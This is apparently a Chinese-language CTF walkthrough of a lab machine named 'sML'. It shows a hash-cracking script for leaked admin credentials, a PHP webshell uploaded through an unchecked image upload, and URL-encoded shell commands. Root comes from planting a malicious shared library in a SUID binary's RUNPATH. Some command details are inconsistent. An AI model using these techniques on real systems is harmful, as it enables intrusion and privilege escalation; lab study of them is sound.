

# sML

## User



先是想办法登录进去

查看源代码，发现一条下载链接，能把这个网站的部署文件employee\_records\_system.zip下载下来

在index里面可以看出校验的md5事实上是md5(md5(密码)+md5(账号))

```
if(isset($_POST['submit'])){

    $realusername = mysqli_real_escape_string($db_connect, $_POST['username']);
    $password = mysqli_real_escape_string($db_connect, $_POST['password']);
    $loginpassword = md5(md5($password).md5($realusername));
    // echo $loginpassword;
    // exit;
    $check_details = mysqli_query($db_connect, "SELECT username FROM users WHERE username = '$realusername' ");
    $check_details_row = mysqli_num_rows($check_details);

    if($check_details_row == 1){

        while($row = mysqli_fetch_array($check_details)){
            $username = $row['username'];
        }

        $loginpassword = md5(md5($password).md5($username));
        echo "<script>alert('".$loginpassword."')</script>";
    }
}
```

接下来在database file下面找到了sharp\_db.sql，里面有很重要的账密信息

```
INSERT INTO `users` (`user_id`, `firstname`, `lastname`, `username`, `password`, `accounttype`)
VALUES (1, 'Maxwell', 'Morrison', 'xxx2xy', '10a55271c201e41913764ff95b33248b', 'Admin'),
(3, 'Maxwell', 'Morrison', 'admins', '02adcdf2171dc7e5757cdd7c0b91fa03', 'Admin');
```

直接对admins对应的md5值进行爆破

```
import hashlib

def crack_password():
    # --- 目标信息 ---
    target_username = "admins"
    target_hash = "02adcdf2171dc7e5757cdd7c0b91fa03"
    wordlist_path = input("请输入密码字典文件的完整路径（例如：
/usr/share/wordlists/rockyou.txt）： ")
    # -----

    print(f"\n[+] 正在为用户 '{target_username}' 破解哈希： {target_hash}")
```

```

# 计算用户名的md5值，因为它是固定的
username_md5 = hashlib.md5(target_username.encode()).hexdigest()

try:
    with open(wordlist_path, 'r', encoding='latin-1') as wordlist_file:
        for line in wordlist_file:
            password = line.strip()

            # 计算密码的md5值
            password_md5 = hashlib.md5(password.encode()).hexdigest()


            # 拼接并计算最终的哈希值
            combined_hash = hashlib.md5((password_md5 +
username_md5).encode()).hexdigest()

            # 检查是否与目标哈希匹配
            if combined_hash == target_hash:
                print(f"\n[SUCCESS] 破解成功!")
                print(f" 用户名: {target_username}")
                print(f" 密 码: {password}\n")
                return
except FileNotFoundError:
    print(f"[ERROR] 错误: 找不到文件 '{wordlist_path}'")
    return
except Exception as e:
    print(f"[ERROR] 发生错误: {e}")
    return

print("\n[INFO] 字典中未找到匹配的密码。")

if __name__ == '__main__':
    crack_password()

```



```

(root@kali)-[~/timu]
# python crack.py
请输入密码字典文件的完整路径 (例如: /usr/share/wordlists/rockyou.txt): /usr/share/wordlists/rockyou.txt

[+] 正在为用户 'admins' 破解哈希: 02adcdf2171dc7e5757cdd7c0b91fa03

[SUCCESS] 破解成功!
用户名: admins
密 码: admin123

```

登录进去平台后，看到了我们能手动上传一些employee,user，同时里面还能上传图片啥的，这会儿审计下相关图片上传的代码

```

1 k?php
2
3 if(isset($_POST)){
4
5     $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
6     $rand_dir_name = substr(str_shuffle($chars), 0, 15);
7
8     $employee_photo = $_FILES['employee_photo'];
9     $employee_photo_name = $employee_photo["name"];
10
11     echo json_encode(array("upload_filename" => $rand_dir_name."_".str_replace(array(" ", "(", ")"), "--", "-(", "-)", "-"),
12
13
14     move_uploaded_file($employee_photo["tmp_name"], "../uploads/employees_photos/".$rand_dir_name."_".str_replace(arra
15
16 }
17
18 ?>

```

二者差不多，都没有对图片的后缀名进行限制，至于我们在浏览器中想上传脚本时出错，应该就是前端限制了，可以直接抓包然后在yakit里面改



还好响应包里面有改过后的文件名，接下来就是在/uploads/employees\_photos/043GyBgrfRM59Yh\_shell.php下进行任意命令执行



拿到了user下的flag

## Root

在用户路径下找到了一个suid文件，很显然提权得找它

/home/yulian: total 24 -rwsr-sr-x 1 root root 16648 Jul 7 06:34 get\_root -rw-r--r-- 1 root root 44 Jul 7 06:13 user.txt



因为uploads下是可写的，我直接把suid文件复制过去，再下载下来分析

```
cp /home/yulian/get_root
```

```
/var/www/html/uploads/employees_photos/get_root_for_download
```

```
wget http://192.168.1.16/uploads/employees_photos/get_root_for_download
```

接下来我用cutter逆向分析过了，发现这个elf文件缺东西



hello作为关键函数却是空的，接下来再看看这个程序的动态链接库

```
[15:01:32] 112 (root@kali)~/home/kali/Desktop
[15:02:13] 113 # file get_root_for_download
[15:02:13] 114 get_root_for_download: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically li
[15:02:13] 115 nked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6140e83cce6a42d22a861ca697ee8bd7d
[15:02:13] 116 e2d4113, for GNU/Linux 3.2.0, not stripped
[15:02:13] 117 (root@kali)~/home/kali/Desktop
[15:29:11] 118 # ls
[15:29:11] 119 get_root_for_download lipeas.sh
[15:29:11] 120 (root@kali)~/home/kali/Desktop
[15:29:26] 121 # ldd ./get_root_for_download
[15:29:26] 122 linux-vdso.so.1 (0x00007f21774cb000)
[15:29:26] 123 libxxoo.so => not found
[15:29:26] 124 libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f21772b3000)
[15:29:26] 125 /lib64/ld-linux-x86-64.so.2 (0x00007f21774cd000)
[15:29:26] 126
```

显然就缺这个libxxoo.so了，对它用checksec分析，发现它有RUNPATH，所以接下来能做的就是在该路径下放恶意库

```
root@Yolo:/home/yolo/Desktop/timu# checksec get_root
[*] '/home/yolo/Desktop/timu/get_root'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
RUNPATH: b'/usr/lib/sML'
Stripped: No
root@Yolo:/home/yolo/Desktop/timu#
```

正好通过任意命令执行，发现靶机内自带gcc，那就直接在靶机里面写脚本，编译就好

```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?
cmd=cd%20%2Fvar%2Fwww%2Fhtml%2Fuploads%2Femployees_photos%2F%20%26%26%20rm%20-
f%20exploit.c%20%26%26%20echo%20'%23include%20%3Cstdio.h%3E'%20%3E%20exploit.c%2
0%26%26%20echo%20'%23include%20%3Cstdlib.h%3E'%20%3E%20exploit.c%20%26%26%20e
cho%20'%23include%20%3Cunistd.h%3E'%20%3E%20exploit.c%20%26%26%20echo%20'%23i
nclude%20%3Cfcntl.h%3E'%20%3E%20exploit.c%20%26%26%20echo%20'void%20__attribu
te__((constructor))%20final_exploit()%20{'%20%3E%20exploit.c%20%26%26%20echo%
20'setuid(0)%3Bsetgid(0)%3B'%20%3E%20exploit.c%20%26%26%20echo%20'int%20fi%3D
open(%22%2Froot%2Froot.txt%22,O_RDONLY)%3B'%20%3E%20exploit.c%20%26%26%20echo
%20'int%20fo%3Dopen(%22%2Fvar%2Fwww%2Fhtml%2Fuploads%2Femployees_photos%2Fflag.t
xt%22,O_WRONLY%7CO_CREAT,0666)%3B'%20%3E%20exploit.c%20%26%26%20echo%20'char%
20b%5B1024%5D%3Bint%20r%3Dread(fi,b,1024)%3Bwrite(fo,b,r)%3B'%20%3E%20exploit
.c%20%26%26%20echo%20'close(fi)%3Bclose(fo)%3B}'%20%3E%20exploit.c
```

这是运行后生成的文件内容

```
#include #include #include void __attribute__((constructor)) final_exploit() { setuid(0); setgid(0); int fi=open("/root/root.txt",O_RDONLY); int fo=open("/var/www/html/uploads/employees_photos/flag.txt",O_WRONLY|O_CREAT,0666); char b[1024]; int r=read(fi,b,1024); write(fo,b,r); close(fi); close(fo); }
```

这样进行编译

```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?
cmd=gcc%20-shared%20-fPIC%20-
o%20%2Fvar%2Fwww%2Fhtml%2Fuploads%2Femployees_photos%2Flibxxoo.so%20%2Fvar%2Fwww
%2Fhtml%2Fuploads%2Femployees_photos%2Fexploit.c
```



然后把它cp到/usr/lib/sml下

```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?  
cmd=cp%20/var/www/html/uploads/employees_photos/libxxoo.so%20/usr/lib/sml/libxxoo.so
```

然后只需要执行一次/home/yulian/get\_root就好

```
http://192.168.1.16/uploads/employees_photos/043GyBgrfRM59Yh_shell.php?  
cmd=/home/yulian/get_root
```

